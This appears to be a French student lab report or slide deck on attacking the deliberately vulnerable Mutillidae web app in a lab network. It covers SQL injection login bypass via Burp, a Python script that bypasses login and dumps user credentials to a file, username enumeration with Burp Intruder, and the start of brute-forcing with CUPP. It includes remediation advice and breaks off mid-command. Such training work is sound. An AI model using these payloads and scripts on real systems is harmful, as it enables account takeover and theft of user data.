
En utilisant cette faille, on injecte une condition "**1' OR 1=1 #**" dans la requête modifiée que l'on va envoyé au serveur grâce à burp.




Cas particulier sur l'application :

Désormais avec un niveau de sécurité plus élevé :

- `1' OR 1=1 #` ne fonctionne plus dans le champs de saisie
- Les protections contre les injections SQL sont plus fortes.
- Filtre de sécurité, ou requête préparée qui évite les injections SQL



Première Étape - modification de la requête sur burp:



The screenshot shows the Burp Suite interface with a request to `http://192.168.40.10:80`. The 'Intercept is on' button is active. The 'Raw' tab is selected, displaying the following modified HTTP request:

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.40.10
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.40.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.40.10/mutillidae/index.php?popUpNotificationCode=SL1&page=login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: showhints=0; username=admin; uid=1; PHPSESSID=ndkqcco9gi40rm0u36pmisc3v6
14 Connection: close
15
16 username='1' OR 1=1 #&password=test&login=php-submit-button=Login
```

A red oval highlights the injected payload in the 'username' field: `'1' OR 1=1 #&password=test&login=php-submit-button=Login`.

- Requête sql 'true always' dans la requête modifiée de burp dans le champs 'username'.
- Interception de la requête, et modification pour y inclure notre injection SQL.
- Envoie de la requête modifiée au serveur pour tenter d'exploiter la vulnérabilité SQL injection.

Deuxième Étape - vérification :

The screenshot shows a web browser window with the following details:

- Header:** Version: 2.6.24, Security Level: 1 (Client-side Security), Hints: Disabled (0 - I try harder), Logged In Admin: admin (g0t r00t?).
- Navigation Bar:** Home, Logout, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, View Captured Data.
- Main Content:** Mutillidae: Deliberately Vulnerable Web Pen-Testing Application.
- Footer:** Like Mutillidae? Check out how to help, ?, You, Video Tutorials.

Two specific items in the header are circled in red: "Security Level: 1 (Client-side Security)" and "Logged In Admin: admin (g0t r00t?)".



Remédiation :

Tokens d'authentification :

- Vérifier l'identité d'un utilisateur
- Crypté pour protéger les tokens
- Envoyé à chaque requête pour vérifier les droits d'accès.
- Empêche les hackers de modifier les données d'une requête existante.



Injection sql avec Python

Injection SQL avec python

```
import requests
import re
import sys
from bs4 import BeautifulSoup as bs

username = "' OR 1=1 #"
password = ""

with requests.Session() as s:

    #Si le premier argument est 'login' cela veut l'utilisateur compte se connecter est donc
    # il donnera le nom d'utilisateur et le mot de passe
    if sys.argv[1] == "login" :

        url = "http://192.168.40.10/mutillidae/index.php?page=login.php"
        bouton = "Login" #pour activer le bouton
        data_login = { 'username' : username, 'password' : password, 'login-php-submit-button' : bouton}
        rpost= s.post(url,data=data_login) #envoi d'une requête POST avec les valeurs a envoyé dans la pa
        if "Logged In " in rpost.text: # cela veut dire qu'on a pu se connecter
            print("Connexion réussie")
```

Injection SQL avec python

```
if sys.argv[1] == "info" :
    url= "http://192.168.40.10/mutillidae/index.php?page=user-info.php"
    bouton2 = "View+Account+Details" #pour activer le bouton

    #POUR LE CAS OU ON ESSAYE DE FORCER LA CONNEXION ("'OR 1=1")
    #####
    tmp = username.count("=") #pour connaître le nbr de symbole égal qu'il y a dans l'utilisateur
    tmp2 = username.count("#") #pour connaître le nbr de symbole dièse qu'il y a dans l'utilisateur
    username =username.replace("=", "%3D",tmp) # on change les symboles par leur codage url UTF-8
    username =username.replace("#", "%23",tmp2) # on remplace '#' par '%23' tmp2 de fois

    tmp = password.count("=")
    tmp2 = password.count("#")
    password = password.replace("=", "%3D",tmp)
    password = password.replace("#", "%23",tmp2)
    #####
    url_info=url+f"&username={username}&password={password}&user-info-php-submit-button={bouton2}" #url pour la requête
    rget = s.get(url_info) #recup info
    nbr = int(re.findall("[0-9]+ records found", rget.text)[0]) # pour récup le nombre d'enregistrement
    if nbr>0:
        print(f"Nous avons trouvé {nbr} enregistrement sur cet utilisateur ")
    else:
        print("Cet utilisateur n'existe pas")


    page = bs(rget.text)
    # les données se trouvent entre le mot "record found" et un mot "browser" à la fin
    index1 = page.text.index("Username=")
    page2 = page.text[index1 :]
    index2 = page2.index("Browser")
    donnee =page.text[index1:index1+index2]
    print(page.text[index1:index1+index2])

    donnee = donnee.replace("Username","\n\n Username")
    donnee = donnee.replace("Password","\n Password")
    donnee = donnee.replace("Signature","\n Signature")

    fichier = open("donnee.txt","w")
    fichier.write(donnee)
```

Broken Authentication & Session Management

Broken Authentication & Session Management



Vulnérabilité qui reconnaît le risque de piratage dû à une mauvaise mise en œuvre des contrôles d'identité et d'accès.

Types d'attaques réalisées :

- Authentication bypass
 - Via SQL injection
 - Via Bruteforce
- Privilege Escalation
- Username Enumeration

Outils utilisés pour tester les attaques Broken authentication

Hydra

- Outil très utilisé pour bruteforce les mots de passe
- Très rapide et flexible
- Supporte de nombreux protocoles



Outils utilisés pour tester les attaques Broken authentication

CUPP

- Génération de listes de mots de passe personnalisées pour des attaques par bruteforce
- Augmente les chances de réussir l'attaque par force brute car ces mots de passe sont plus probables d'être utilisés par la cible



Outils utilisés pour tester les attaques Broken authentication

BURP

Application qui permet d'automatiser les attaques contre les applications Web à l'aide de plusieurs fonctionnalités :

- Repeater: permet de répéter les requêtes spécifiques pour faciliter les tests manuels.
- Intruder: lancer des attaques de force brute et des injections SQL
- Proxy: permet de capturer et de modifier les requêtes et les réponses entre le navigateur et les serveurs web.



Username enumeration

Vulnérabilité qui se produit lorsqu'un attaquant peut déterminer si un nom d'utilisateur est valide

Account does not exist

Le pirate peut donc exploiter cette faille pour

- Faire une attaque par bruteforce sur différentes plateformes
- Deviner le nom de la victime pour faire de l'ingénierie sociale

Username enumeration

Qu'est-ce que l'ingénierie sociale ?

Technique de manipulation utilisée par les cybercriminels pour inciter les gens à partager des informations confidentielles.

Le cybercriminel va rédiger un message en se faisant passer pour quelqu'un de l'entourage de la victime pour :



- accéder aux zones sécurisées
- convaincre la victime d'entrer ses informations bancaires, en lui promettant un cadeau

Username enumeration

Mauvais login sur Mutillidae



Inspection de la page Web pour les logs

Mauvais login :

```
var lAuthenticationAttemptResultFlag = 0;
```

Bon login :

```
var lAuthenticationAttemptResultFlag = 1;
```

Username enumeration

Utilisation de l'intruder de Burp

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.40.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.40.10
Connection: close
Referer: http://192.168.40.10/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=02cddnalbqlelvdnbp7vjn92k0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
username=moha&password=polo&login-php-submit-button=Login
```

The screenshot shows the Burp Suite Intruder tool. A payload row is selected, containing the URL and parameters from the previous code block. To the right of the payload list are three buttons: 'Scan' (disabled), 'Send to Intruder', and a keyboard shortcut 'Ctrl+I'.

Sélection de l'username

```
username=$moha&password=polo&login-php-submit-button=Login
```

Username enumeration

Préparation de l'attaque

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

Add
Add from list ... [Pro version only]

Insertion du dictionnaire

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste
Load ...
Remove
Clear

Add

Insertion des résultats possibles pour les différentes valeurs

Username enumeration

Résultat de l'attaque

Request	Payload	Status	Error	var lAuthenticationAttemptResultFlag = 0;	var lAuthenticationAttemptResultFlag = 1; ✓
13	admin	200			1
17	ed	200			1
25	user	200			1
0		200		1	
1	saliyah	200		1	
2	aaren	200		1	
3	aarika	200		1	
4	aaron	200		1	
5	aartjan	200		1	
6	aarushi	200		1	
7	abagael	200		1	
8	abigail	200		1	
9	abahri	200		1	
10	abbas	200		1	
11	abbe	200		1	
12	abbey	200		1	
14	abbi	200		1	

Admin, ed et user sont des utilisateurs existants dans la base de données de Mutillidae

Username enumeration

Comment éviter les attaques username enumeration ?


- Pas besoin de préciser que le nom d'utilisateur est incorrect, plus judicieux de dire que l'association login/mot de passe est inconnue
- Limiter le nombre de tentatives
- Utilisation du test CAPTCHA pour prouver que l'on est pas un robot

Authentication bypass

-Via SQL injection

Injection SQL consiste en l'insertion d'une requête SQL partielle ou totale via les données saisies ou transmises par le client à l'application Web.

Le premier compte d'une base de données est très souvent l'administrateur, on peut profiter de cette faille afin de se connecter au premier utilisateur de la base de données.



Authentication bypass

-Via SQL injection

- L'apostrophe indique la fin de la zone de frappe de l'utilisateur.
- le code « or 1=1 » demande au script si 1 =1, or c'est toujours le cas.
- “- - ” indique le début d'un commentaire.

Please sign-in

Username

Password

Login

Cela amène l'application à exécuter la requête :

```
SELECT * FROM users WHERE username = '' OR 1=1-- ' AND password = 'pass'
```

Étant donné que la séquence de commentaires (- -) entraîne l'ignorance du reste de la requête, cela équivaut à :

```
SELECT * FROM users WHERE username = '' OR 1=1
```

Comment prévenir les injections SQL?

- Remédiation avec les requêtes préparées:

Dans les bases des données , une instruction préparée est une instruction paramétrée ou une requête paramétrée est une fonctionnalité utilisée pour précompiler le code SQL, en le séparant des données.

- Remédiation par filtrage et encodage des données:

Filtrer tous les caractères susceptibles d'être interprétés comme du code.

Utiliser la méthode `real_escape_string`, qui code les certains caractères de la commande `sql` et c'est suffisant pour empêcher l'injection SQL dans les données de type chaîne de caractère .



Authentication bypass

- Via Bruteforce

- Tester 1 à 1 tous les mots de passe
- Logins trouvé grâce à l'username enumeration
- Utilisation de Burp et Hydra



Authentication bypass

- Via Bruteforce

Interception via le proxy de Burp

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.40.10
3 Content-Length: 58
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.40.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
9 Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp
10 Referer: http://192.168.40.10/mutillidae/index.php?page=login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: showhints=1; PHPSESSID=15sec2pjccci4elmo9lllucvnq5; acopendivids=swingset,jc
14 Connection: close
15
16 username=admin&password=ygyg&login-php-submit-button=Login
```

Lignes utiles pour l'attaque : Host, referer et dernière ligne

Authentication bypass

- Via Bruteforce

Générer un dictionnaire à l'aide de CUPP

Installation à partir de GitHub

```
(etudiant㉿KALI-SAE)-[~/cupp]
$ sudo git clone https://github.com/Mebus/cupp
```

Option utilisée et commande

-i Interactive questions for user password profiling

```
